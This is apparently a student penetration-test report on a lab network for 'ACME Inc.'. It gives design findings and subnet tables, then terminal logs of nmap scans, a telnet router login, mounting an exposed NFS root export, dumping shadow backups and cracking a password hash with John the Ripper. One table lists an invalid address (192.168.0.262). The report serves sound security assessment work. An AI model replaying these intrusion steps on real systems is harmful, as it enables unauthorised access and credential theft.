Through carrying out this project, the ACME Inc. network design was found to be quite linear. Most of the devices on the network have only one or two connections and due to the network design, network traffic only has one possible route to get to its destination. This has multiple potential drawbacks, the first being that the network may not perform well when there is a lot of network traffic due to the linear design, “This network topology is very slow as compared to other topologies”, (geeksforgeeks, 2024). However, another major concern is that the entire network could go down if just a single device fails. In some cases, it may not be the whole network, however many devices could be cut off which could be a huge problem in a working environment, “Identification of problems becomes difficult if the whole network goes down”, (geeksforgeeks, 2024). This is even more worrisome when considering the network’s poor security as DDOS attacks could likely be carried out which would be detrimental for a network of this design.

In some cases, the network made use of unreasonable subnet sizes, for example the subnets that use /27 or /24 subnet masks. This is a small network with each subnet having very few devices. The subnets that use the /30 subnet mask seem much more appropriate as this allows for only two devices. Having the exact number of devices on the subnet allowed can enhance security as it prevents attackers from connecting to the subnet and snooping at the network traffic. However, this can understandably be quite limiting should the company want to expand, therefore a subnet that uses a /29 subnet mask is recommended as this would allow up to 6 devices per subnet.

The firewall was set up to prevent access to the LAN section of the network (containing router 4 and PC 5). The firewall rules were well configured to ensure that only webserver 2 on the DMZ interface had access to the LAN, however, once the webserver was compromised the firewall was essentially deemed useless. This could of course be prevented by improving the security of webserver 2 using the advice offered in the Security Evaluation section of the report. Another suggestion would be to use two firewalls, having one either side of the DMZ seeing as both the WAN and LAN zones have access to it. “The more secure approach to creating a DMZ network is a dual-firewall configuration, in which two firewalls are deployed with the DMZ network positioned between them. The first firewall -- also called the *perimeter firewall* -- is configured to allow only external traffic destined for the DMZ. The second, or internal, firewall only allows traffic from the DMZ to the internal network”, (Lutkevich, 2021).

5 CONCLUSIONS

Overall, the network was found to have a variety of security vulnerabilities that each individually could be detrimental to ACME Inc. should an attacker find them. Many of the vulnerabilities allow for an attacker to view large amounts of information on each device on the network, view the contents of the device's file systems, and open shells and remotely run commands on the devices. While this is all very worrying, a lot of these vulnerabilities have simple fixes which can be swiftly implemented before an attacker is able to exploit them.

The network was also found to have a fairly simple design which could be improved upon to enhance its performance as well as security.

In conclusion, this project was successful in finding security vulnerabilities on the network and provides valuable insight into why these vulnerabilities are problems, and strong solutions for remediating them. The project also succeeds in providing detailed documentation about the network topology by providing a network diagram, routing table, subnet table and port table.

6 REFERENCES

geeksforgeeks. (2024, August 6). *advantages-and-disadvantages-of-bus-topology*. Retrieved from geeksforgeeks: <https://www.geeksforgeeks.org/advantages-and-disadvantages-of-bus-topology/>

Lutkevich, B. (2021, July). *DMZ in networking*. Retrieved from TechTarget: <https://www.techtarget.com/searchsecurity/definition/DMZ>

Sobers, R. (2024, November 15). *data-breach-statistics*. Retrieved from Varonis: <https://www.varonis.com/blog/data-breach-statistics>

APPENDICES PART 1

APPENDIX A – SUBNET CALCULATIONS

6.1.1 Calculations Breakdown (Example)

Subnet Mask (Decimal)	255.255.255.0
Subnet Mask (Binary)	11111111.11111111.11111111.00000000
Network Bits/Network Prefix	32 – Number of Zeros in Subnet Mask (Binary)
Host Bits	32 – Network Bits/Network Prefix
Total Addresses	$2^{\text{Host Bits}}$
Usable Hosts	Total Addresses - 2
Network Address	First Usable Address
Broadcast Address	Last Usable Address
Usable Address Range	Network + 1 though to Broadcast Address - 1

6.1.2 192.168.0.224/30

Subnet Mask (Decimal)	255.255.255.252
Subnet Mask (Binary)	11111111.11111111.11111111.11111100
Network Bits/Network Prefix	$32 - 2 = 30$
Host Bits	$32 - 30 = 2$
Total Addresses	$2^2 = 4$
Usable Hosts	$4 - 2 = 2$
Network Address	192.168.0.224
Broadcast Address	192.168.0.227
Usable Address Range	192.168.0.225 - 192.168.0.226

6.1.3 192.168.0.228/30

Subnet Mask (Decimal)	255.255.255.252
Subnet Mask (Binary)	11111111.11111111.11111111.11111100
Network Bits/Network Prefix	$32 - 2 = 30$
Host Bits	$32 - 30 = 2$
Total Addresses	$2^2 = 4$
Usable Hosts	$4 - 2 = 2$
Network Address	192.168.0.228
Broadcast Address	192.168.0.231
Usable Address Range	192.168.0.229 - 192.168.0.230

6.1.4 192.168.0.232/30

Subnet Mask (Decimal)	255.255.255.252
Subnet Mask (Binary)	11111111.11111111.11111111.11111100
Network Bits/Network Prefix	$32 - 2 = 30$

Host Bits	$32 - 30 = 2$
Total Addresses	$2^2 = 4$
Usable Hosts	$4 - 2 = 2$
Network Address	192.168.0.232
Broadcast Address	192.168.0.235
Usable Address Range	192.168.0.233 - 192.168.0.234

6.1.5 192.168.0.240/30

Subnet Mask (Decimal)	255.255.255.252
Subnet Mask (Binary)	11111111.11111111.11111111.11111100
Network Bits/Network Prefix	$32 - 2 = 30$
Host Bits	$32 - 30 = 2$
Total Addresses	$2^2 = 4$
Usable Hosts	$4 - 2 = 2$
Network Address	192.168.0.240
Broadcast Address	192.168.0.243
Usable Address Range	192.168.0.241 - 192.168.0.242

6.1.6 192.168.0.32/27

Subnet Mask (Decimal)	255.255.255.224
Subnet Mask (Binary)	11111111.11111111.11111111.11100000
Network Bits/Network Prefix	$32 - 5 = 27$
Host Bits	$32 - 27 = 5$
Total Addresses	$2^5 = 32$
Usable Hosts	$32 - 2 = 30$
Network Address	192.168.0.32
Broadcast Address	192.168.0.63
Usable Address Range	192.168.0.33 - 192.168.0.262

6.1.7 192.168.0.64/27

Subnet Mask (Decimal)	255.255.255.224
Subnet Mask (Binary)	11111111.11111111.11111111.11100000
Network Bits/Network Prefix	$32 - 5 = 27$
Host Bits	$32 - 27 = 5$
Total Addresses	$2^5 = 32$
Usable Hosts	$32 - 2 = 30$
Network Address	192.168.0.64
Broadcast Address	192.168.0.95
Usable Address Range	192.168.0.65 - 192.168.0.94

6.1.8 192.168.0.96/27

Subnet Mask (Decimal)	255.255.255.224
Subnet Mask (Binary)	11111111.11111111.11111111.11100000

Network Bits/Network Prefix	$32-5 = 27$
Host Bits	$32-27 = 5$
Total Addresses	$2^5 = 32$
Usable Hosts	$32-2 = 30$
Network Address	192.168.0.96
Broadcast Address	192.168.0.127
Usable Address Range	192.168.0.97 - 192.168.0.126

6.1.9 192.168.0.128/27

Subnet Mask (Decimal)	255.255.255.224
Subnet Mask (Binary)	11111111.11111111.11111111.11100000
Network Bits/Network Prefix	$32-5 = 27$
Host Bits	$32-27 = 5$
Total Addresses	$2^5 = 32$
Usable Hosts	$32-2 = 30$
Network Address	192.168.0.128
Broadcast Address	192.168.0.159
Usable Address Range	192.168.0.129 - 192.168.0.158

6.1.10 192.168.0.192/27

Subnet Mask (Decimal)	255.255.255.224
Subnet Mask (Binary)	11111111.11111111.11111111.11100000
Network Bits/Network Prefix	$32-5 = 27$
Host Bits	$32-27 = 5$
Total Addresses	$2^5 = 32$
Usable Hosts	$32-2 = 30$
Network Address	192.168.0.192
Broadcast Address	192.168.0.223
Usable Address Range	192.168.0.193 - 192.168.0.222

6.1.11 13.13.13.0/24

Subnet Mask (Decimal)	255.255.255.0
Subnet Mask (Binary)	11111111.11111111.11111111.00000000
Network Bits/Network Prefix	$32-8 = 24$
Host Bits	$32-24 = 8$
Total Addresses	$2^8 = 256$
Usable Hosts	$256-2 = 254$
Network Address	13.13.13.0
Broadcast Address	13.13.13.255
Usable Address Range	13.13.13.1 – 13.13.13.254

6.1.12 172.16.221.16/24

Subnet Mask (Decimal)	255.255.255.0
------------------------------	---------------

Subnet Mask (Binary)	11111111.11111111.11111111.00000000
Network Bits/Network Prefix	32-8 = 24
Host Bits	32-24 = 8
Total Addresses	2^8 = 256
Usable Hosts	256-2 = 254
Network Address	172.16.221.0
Broadcast Address	172.16.221.255
Usable Address Range	172.16.221.1 – 172.16.221.254

APPENDIX B – NETWORK SCREENSHOTS




Figure 1-1 Mapped network diagram

```

root@kali: ~
root@kali:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.0.200 netmask 255.255.255.224 broadcast 192.168.0.223
    inet6 fe80::215:5dff:fe00:400 prefixlen 64 scopeid 0x20<link>
    ether 00:15:5d:00:04:00 txqueuelen 1000 (Ethernet)
    RX packets 1798 bytes 112476 (109.8 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 2179 bytes 14498690 (13.8 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 27 bytes 2061 (2.0 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 27 bytes 2061 (2.0 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

```

Figure 1-2 ifconfig command carried out against the tester's Kali Linux machine


```

root@kali:~# nmap -sn 192.168.0.200/27
Starting Nmap 7.80 ( https://nmap.org ) at 2024-12-18 16:56 EST
Nmap scan report for 192.168.0.193
Host is up (0.00066s latency).
MAC Address: 00:15:5D:00:04:05 (Microsoft)
Nmap scan report for 192.168.0.199
Host is up (0.00033s latency).
MAC Address: 00:15:5D:00:04:01 (Microsoft)
Nmap scan report for 192.168.0.210
Host is up (0.0013s latency).
MAC Address: 00:15:5D:00:04:04 (Microsoft)
Nmap scan report for 192.168.0.200
Host is up.
Nmap done: 32 IP addresses (4 hosts up) scanned in 26.50 seconds

```

Figure 1-3 nmap scan on Kali Linux subnet with -sn flag

```

root@kali:~# nmap -A 192.168.0.200/27
Starting Nmap 7.80 ( https://nmap.org ) at 2024-12-18 17:03 EST

```

Figure 1-4 nmap scan on Kali Linux subnet with -A flag

```

Nmap scan report for 192.168.0.193
Host is up (0.00070s latency).
Not shown: 996 closed ports
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 5.5p1 Debian 6+squeeze8 (protocol 2.0)
|_ ssh-hostkey:
|   1024 9d:b6:49:08:cb:69:bc:05:1e:6e:74:07:f6:fd:ee:02 (DSA)
|   2048 0e:c6:47:e7:12:90:f2:6d:f2:21:76:8e:19:5c:46:ca (RSA)
23/tcp    open  telnet       VyOS telnetd
80/tcp    open  http         lighttpd 1.4.28
|_ http-server-header: lighttpd/1.4.28
|_ http-title: Site doesn't have a title (text/html).
443/tcp   open  ssl/https?
|_ ssl-date: 2024-12-18T22:05:00+00:00; 0s from scanner time.
MAC Address: 00:15:5D:00:04:05 (Microsoft)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: Host: vyos; OS: Linux; Device: router; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT      ADDRESS
1   0.70 ms  192.168.0.193

```

Figure 1-5 nmap scan on Kali Linux subnet with -A flag results (1/4)

```

Nmap scan report for 192.168.0.199
Host is up (0.00053s latency).
Not shown: 997 filtered ports
PORT      STATE SERVICE      VERSION
135/tcp   open  msrpc        Microsoft Windows RPC
2179/tcp  open  vmrpd?
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
|_ rdp-ntlm-info:
|   Target_Name: ML-RefVm-133628
|   NetBIOS_Domain_Name: ML-RefVm-133628
|   NetBIOS_Computer_Name: ML-RefVm-133628
|   DNS_Domain_Name: ML-RefVm-133628
|   DNS_Computer_Name: ML-RefVm-133628
|   Product_Version: 10.0.17763
|_ System_Time: 2024-12-18T22:04:30+00:00
|_ ssl-cert: Subject: commonName=ML-RefVm-133628
|   Not valid before: 2024-10-14T09:19:07
|_ Not valid after: 2025-04-15T09:19:07
|_ ssl-date: 2024-12-18T22:05:00+00:00; 0s from scanner time.
MAC Address: 00:15:5D:00:04:01 (Microsoft)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: specialized
Running (JUST GUESSING): AVtech embedded (87%)
Aggressive OS guesses: AVtech Room Alert 26W environmental monitor (87%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

TRACEROUTE
HOP RTT      ADDRESS
1   0.53 ms  192.168.0.199

```

Figure 1-6 nmap scan on Kali Linux subnet with -A flag results (2/4)

```

Nmap scan report for 192.168.0.210
Host is up (0.00059s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_ 1024 4e:f0:0d:7f:58:82:ca:00:6b:91:86:e9:e6:7f:c3:ad (DSA)
|_ 2048 98:07:02:69:93:9a:6c:ae:e2:c7:09:15:0b:9c:d5:a2 (RSA)
|_ 256 7d:36:06:98:fa:08:ce:1c:10:cb:a7:12:19:c8:09:17 (ECDSA)
|_ 256 1d:d3:6d:46:97:ba:7b:00:50:d6:5d:c5:68:e3:81:59 (ED25519)
111/tcp    open  rpcbind 2-4 (RPC #100000)
|_ rpcinfo:
|_   program version    port/proto  service
|_   100000  2,3,4      111/tcp     rpcbind
|_   100000  2,3,4      111/udp     rpcbind
|_   100000  3,4        111/tcp6    rpcbind
|_   100000  3,4        111/udp6    rpcbind
|_   100003  2,3,4      2049/tcp    nfs
|_   100003  2,3,4      2049/tcp6   nfs
|_   100003  2,3,4      2049/udp    nfs
|_   100003  2,3,4      2049/udp6   nfs
|_   100005  1,2,3      49803/tcp6  mountd
|_   100005  1,2,3      51124/udp   mountd
|_   100005  1,2,3      51807/udp6  mountd
|_   100005  1,2,3      56179/tcp   mountd
|_   100021  1,3,4      45265/udp6  nlockmgr
|_   100021  1,3,4      45322/tcp   nlockmgr
|_   100021  1,3,4      45648/udp   nlockmgr
|_   100021  1,3,4      60000/tcp6  nlockmgr
|_   100024  1          38615/udp   status
|_   100024  1          40993/udp6  status
|_   100024  1          49960/tcp6  status
|_   100024  1          51300/tcp   status
|_   100227  2,3        2049/tcp    nfs_acl
|_   100227  2,3        2049/tcp6   nfs_acl
|_   100227  2,3        2049/udp    nfs_acl
|_   100227  2,3        2049/udp6   nfs_acl
2049/tcp   open  nfs_acl  2-3 (RPC #100227)
MAC Address: 00:15:5D:00:04:04 (Microsoft)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT      ADDRESS
1   0.59 ms  192.168.0.210

```

Figure 1-7 nmap scan on Kali Linux subnet with -A flag results (3/4)


```

Nmap scan report for 192.168.0.200
Host is up (0.000051s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 8.1p1 Debian 1 (protocol 2.0)
|_ ssh-hostkey:
|   3072 f4:49:0a:50:9f:18:bd:a0:52:f0:63:01:ff:0a:78:55 (RSA)
|   256 26:00:2b:3e:08:5f:57:b9:aa:b8:2f:b9:af:76:c6:03 (ECDSA)
|_  256 58:c5:ba:f6:f1:eb:ac:59:40:e8:ef:2b:ed:3d:c2:f5 (ED25519)
3389/tcp  open  ms-wbt-server xrdp
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6.32
OS details: Linux 2.6.32
Network Distance: 0 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Post-scan script results:
|_ clock-skew:
|   0s:
|   192.168.0.199
|   192.168.0.193
|_ OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 32 IP addresses (4 hosts up) scanned in 225.50 seconds

```

Figure 1-8 nmap scan on Kali Linux subnet with -A flag results (4/4)

```

root@kali:~# nmap 192.168.0.193
Starting Nmap 7.80 ( https://nmap.org ) at 2025-01-04 07:11 EST
Nmap scan report for 192.168.0.193
Host is up (0.00092s latency).
Not shown: 996 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
23/tcp    open  telnet
80/tcp    open  http
443/tcp   open  https
MAC Address: 00:15:5D:00:04:05 (Microsoft)

Nmap done: 1 IP address (1 host up) scanned in 13.20 seconds
root@kali:~#

```

Figure 1-9 Router web application nmap scan



Figure 1-10 Router web application in firefox

```
root@kali:~# telnet 192.168.0.193
Trying 192.168.0.193 ...
Connected to 192.168.0.193.
Escape character is '^]'.

Welcome to VyOS
vyos login: vyos
Password:
Last login: Wed Oct 20 22:51:45 UTC 2021 on tty1
Linux vyos 3.13.11-1-amd64-vyos #1 SMP Wed Aug 12 02:08:05 UTC 2015 x86_64
Welcome to VyOS.
This system is open-source software. The exact distribution terms for
each module comprising the full system are described in the individual
files in /usr/share/doc/*/copyright.
vyos@vyos:~$ show interfaces
Codes: S - State, L - Link, u - Up, D - Down, A - Admin Down
Interface      IP Address      S/L  Description
-----
eth1            192.168.0.225/30 u/u
eth2            172.16.221.16/24 u/u
eth3            192.168.0.193/27 u/u
lo              127.0.0.1/8     u/u
               1.1.1.1/32
               ::1/128
```

Figure 1-11 Connecting to router 1 via telnet and running show interfaces

```
vyos@vyos:~$ show ip route
Codes: K - kernel route, C - connected, S - static, R - RIP, O - OSPF,
       I - ISIS, B - BGP, > - selected route, * - FIB route

C>* 1.1.1.1/32 is directly connected, lo
C>* 127.0.0.0/8 is directly connected, lo
O 172.16.221.0/24 [110/10] is directly connected, eth2, 00:44:41
C>* 172.16.221.0/24 is directly connected, eth2
O>* 192.168.0.32/27 [110/20] via 192.168.0.226, eth1, 00:43:56
O>* 192.168.0.64/27 [110/50] via 192.168.0.226, eth1, 00:42:24
O>* 192.168.0.96/27 [110/40] via 192.168.0.226, eth1, 00:42:24
O>* 192.168.0.128/27 [110/30] via 192.168.0.226, eth1, 00:43:51
O 192.168.0.192/27 [110/10] is directly connected, eth3, 00:44:41
C>* 192.168.0.192/27 is directly connected, eth3
O 192.168.0.224/30 [110/10] is directly connected, eth1, 00:44:41
C>* 192.168.0.224/30 is directly connected, eth1
O>* 192.168.0.228/30 [110/20] via 192.168.0.226, eth1, 00:43:56
O>* 192.168.0.232/30 [110/30] via 192.168.0.226, eth1, 00:43:51
O>* 192.168.0.240/30 [110/40] via 192.168.0.226, eth1, 00:42:24
```

Figure 1-12 Router 1 show ip route

```
vyos@vyos:~$ show arp
Address      HWtype  HWaddress      Flags Mask    Iface
192.168.0.200 ether    00:15:5d:00:04:00 C             eth3
192.168.0.226 ether    00:15:5d:00:04:09 C             eth1
```

Figure 1-13 Router 1 show arp

```
vyos@vyos:~$ show firewall
-----
Rulesets Information
-----
```

Figure 1-14 Router 1 show firewall

```
root@kali:~# nmap 192.168.0.210
Starting Nmap 7.80 ( https://nmap.org ) at 2024-12-20 00:24 EST
Nmap scan report for 192.168.0.210
Host is up (0.0012s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
111/tcp   open  rpcbind
2049/tcp   open  nfs
MAC Address: 00:15:5D:00:04:04 (Microsoft)

Nmap done: 1 IP address (1 host up) scanned in 13.13 seconds
```

Figure 1-15 PC 1 nmap scan

```
root@kali:~# showmount -e 192.168.0.210
Export list for 192.168.0.210:
/ 192.168.0.*
```

Figure 1-16 PC 1 showmount command

```
root@kali:~# mkdir /tmp/fileMount
root@kali:~# mount -t nfs 192.168.0.210:/shared_data /tmp/fileMount
mount.nfs: mounting 192.168.0.210:/shared_data failed, reason given by server: No such file or directory
root@kali:~# mount -t nfs 192.168.0.210:/ /tmp/fileMount
root@kali:~# cd /tmp/fileMount
root@kali:/tmp/fileMount# ls
bin boot cdrom dev etc home initrd.img lib lib64 lost+found media mnt opt proc root run sbin srv sys tmp usr var vmlinuz
root@kali:/tmp/fileMount# cd home
root@kali:/tmp/fileMount/home# ls
xadmin
```

Figure 1-17 PC 1 file mount

```
root@kali:/# cd tmp/fileMount
root@kali:/tmp/fileMount# ls
bin boot cdrom dev etc home initrd.img lib lib64 lost+found media mnt opt proc root run sbin srv sys tmp usr var vmlinuz
root@kali:/tmp/fileMount# cd var
root@kali:/tmp/fileMount/var# ls
backups cache crash lib local lock log mail metrics opt run spool tmp www
root@kali:/tmp/fileMount/var# cd backups
root@kali:/tmp/fileMount/var/backups# ls
apt.extended_states.0 apt.extended_states.1.gz apt.extended_states.2.gz dpkg.status.0 dpkg.status.1.gz group.bak gshadow.bak passwd.bak shadow.bak
```

Figure 1-18 PC 1 backups directory


```
root@kali:/tmp/fileMount/var/backups# cat group.bak
```

```
root:x:0:
daemon:x:1:
bin:x:2:
sys:x:3:
adm:x:4:syslog,xadmin
tty:x:5:
disk:x:6:
lp:x:7:
mail:x:8:
news:x:9:
uucp:x:10:
man:x:12:
proxy:x:13:
kmem:x:15:
dialout:x:20:
fax:x:21:
voice:x:22:
cdrom:x:24:xadmin
floppy:x:25:
tape:x:26:
sudo:x:27:xadmin
audio:x:29:pulse
dip:x:30:xadmin
www-data:x:33:
backup:x:34:
operator:x:37:
list:x:38:
irc:x:39:
src:x:40:
gnats:x:41:
shadow:x:42:
utmp:x:43:
video:x:44:
sasl:x:45:
plugdev:x:46:xadmin
staff:x:50:
games:x:60:
users:x:100:
nogroup:x:65534:
libuuid:x:101:
netdev:x:102:
crontab:x:103:
syslog:x:104:
fuse:x:105:
messagebus:x:106:
ssl-cert:x:107:
lpadmin:x:108:xadmin
scanner:x:109:saned
mlocate:x:110:
ssh:x:111:
utempter:x:112:
avahi-autoipd:x:113:
rtkit:x:114:
saned:x:115:
whoopsie:x:116:
avahi:x:117:
```

Figure 1-19 PC 1 group.bak (1/2)

```
lightdm:x:118:
nopasswdlogin:x:119:
bluetooth:x:120:
colord:x:121:
pulse:x:122:
pulse-access:x:123:
xadmin:x:1000:
sambashare:x:124:xadmin
```

Figure 1-20 PC 1 group.bak (2/2)

```

root@kali:/tmp/fileMount/var/backups# cat passwd.bak
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
libuuid:x:100:101::/var/lib/libuuid:
syslog:x:101:104::/home/syslog:/bin/false
messagebus:x:102:106::/var/run/dbus:/bin/false
usbmux:x:103:46:usbmux daemon,,,:/home/usbmux:/bin/false
dnsmasq:x:104:65534:dnsmasq,,,:/var/lib/misc:/bin/false
avahi-autoipd:x:105:113:Avahi autoip daemon,,,:/var/lib/avahi-autoipd:/bin/false
kernoops:x:106:65534:Kernel Oops Tracking Daemon,,,:/bin/false
rtkit:x:107:114:RealtimeKit,,,:/proc:/bin/false
saned:x:108:115::/home/saned:/bin/false
whoopsie:x:109:116::/nonexistent:/bin/false
speech-dispatcher:x:110:29:Speech Dispatcher,,,:/var/run/speech-dispatcher:/bin/sh
avahi:x:111:117:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/bin/false
lightdm:x:112:118:Light Display Manager:/var/lib/lightdm:/bin/false
colord:x:113:121:colord colour management daemon,,,:/var/lib/colord:/bin/false
hplip:x:114:7:HPLIP system user,,,:/var/run/hplip:/bin/false
pulse:x:115:122:PulseAudio daemon,,,:/var/run/pulse:/bin/false
xadmin:x:1000:1000:Abertay,,,:/home/xadmin:/bin/bash
statd:x:116:65534::/var/lib/nfs:/bin/false
sshd:x:117:65534::/var/run/sshd:/usr/sbin/nologin

```

Figure 1-21 PC 1 passwd.bak


```
root@kali:/tmp/fileMount/var/backups# cat shadow.bak
root:!:17391:0:99999:7:::
daemon*:16176:0:99999:7:::
bin*:16176:0:99999:7:::
sys*:16176:0:99999:7:::
sync*:16176:0:99999:7:::
games*:16176:0:99999:7:::
man*:16176:0:99999:7:::
lp*:16176:0:99999:7:::
mail*:16176:0:99999:7:::
news*:16176:0:99999:7:::
uucp*:16176:0:99999:7:::
proxy*:16176:0:99999:7:::
www-data*:16176:0:99999:7:::
backup*:16176:0:99999:7:::
list*:16176:0:99999:7:::
irc*:16176:0:99999:7:::
gnats*:16176:0:99999:7:::
nobody*:16176:0:99999:7:::
libuuid:!:16176:0:99999:7:::
syslog*:16176:0:99999:7:::
messagebus*:16176:0:99999:7:::
usbmux*:16176:0:99999:7:::
dnsmasq*:16176:0:99999:7:::
avahi-autoipd*:16176:0:99999:7:::
kernoops*:16176:0:99999:7:::
rtkit*:16176:0:99999:7:::
saned*:16176:0:99999:7:::
whoopsie*:16176:0:99999:7:::
speech-dispatcher:!:16176:0:99999:7:::
avahi*:16176:0:99999:7:::
lightdm*:16176:0:99999:7:::
colord*:16176:0:99999:7:::
hplip*:16176:0:99999:7:::
pulse*:16176:0:99999:7:::
xadmin:$6$L1/gVcMW$D0RsJg3s3IKQ70DgBpXSbHV2SinqsU.xMV7tUReTqYcMb5dKT1.h6YQcNR/A2bvH.qRcbBg6QWTcYHRsQTzxR1:17391:0:99999:7:::
statd*:17410:0:99999:7:::
sshd*:17410:0:99999:7:::
```

Figure 1-22 PC 1 shadow.bak

```
root@kali:/tmp/fileMount/var/backups# cat gshadow.bak
root:*::
daemon:*::
bin:*::
sys:*::
adm:*:: syslog,xadmin
tty:*::
disk:*::
lp:*::
mail:*::
news:*::
uucp:*::
man:*::
proxy:*::
kmem:*::
dialout:*::
fax:*::
voice:*::
cdrom:*:: xadmin
floppy:*::
tape:*::
sudo:*:: xadmin
audio:*:: pulse
dip:*:: xadmin
www-data:*::
backup:*::
operator:*::
list:*::
irc:*::
src:*::
gnats:*::
shadow:*::
utmp:*::
video:*::
sasl:*::
plugdev:*:: xadmin
staff:*::
games:*::
users:*::
nogroup:*::
libuuid:!::
netdev:!::
crontab:!::
syslog:!::
fuse:!::
messagebus:!::
ssl-cert:!::
lpadmin:!:: xadmin
scanner:!:: saned
mlocate:!::
ssh:!::
utempter:!::
avahi-autoipd:!::
rtkit:!::
saned:!::
whoopsie:!::
avahi:!::
```

Figure 1-23 PC 1 gshadow.bak (1/2)

```
lightdm:! ::
nopasswdlogin:! ::
bluetooth:! ::
colord:! ::
pulse:! ::
pulse-access:! ::
xadmin:! ::
sambashare:! :: xadmin
```

Figure 1-24 PC 1 gshadow.bak (2/2)

```
root@kali:~# john --incremental --format=sha512crypt hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 256/256 AVX2 4x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Press 'q' or Ctrl-C to abort, almost any other key for status
plums (xadmin)
1g 0:00:04:21 DONE (2024-12-21 02:51) 0.003823g/s 1107p/s 1107c/s 1107C/s phxbb..pluno
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

Figure 1-25 PC 1 xadmin password "plums"

```
root@kali:~# ssh xadmin@192.168.0.210
The authenticity of host '192.168.0.210 (192.168.0.210)' can't be established.
ECDSA key fingerprint is SHA256:tZhkTHkpAE6l87Plxg7ElSjFvXs7t6/7sOnIf9V8esQ.
Are you sure you want to continue connecting (yes/no/[fingerprint])? y
Please type 'yes', 'no' or the fingerprint: yes
Warning: Permanently added '192.168.0.210' (ECDSA) to the list of known hosts.
xadmin@192.168.0.210's password:
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

Last login: Sun Aug 13 15:03:16 2017 from 192.168.0.200
xadmin@xadmin-virtual-machine:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 00:15:5d:00:04:04
          inet addr:192.168.0.210  Bcast:192.168.0.223  Mask:255.255.255.224
          inet6 addr: fe80::215:5dff:fe00:404/64 Scope:Link
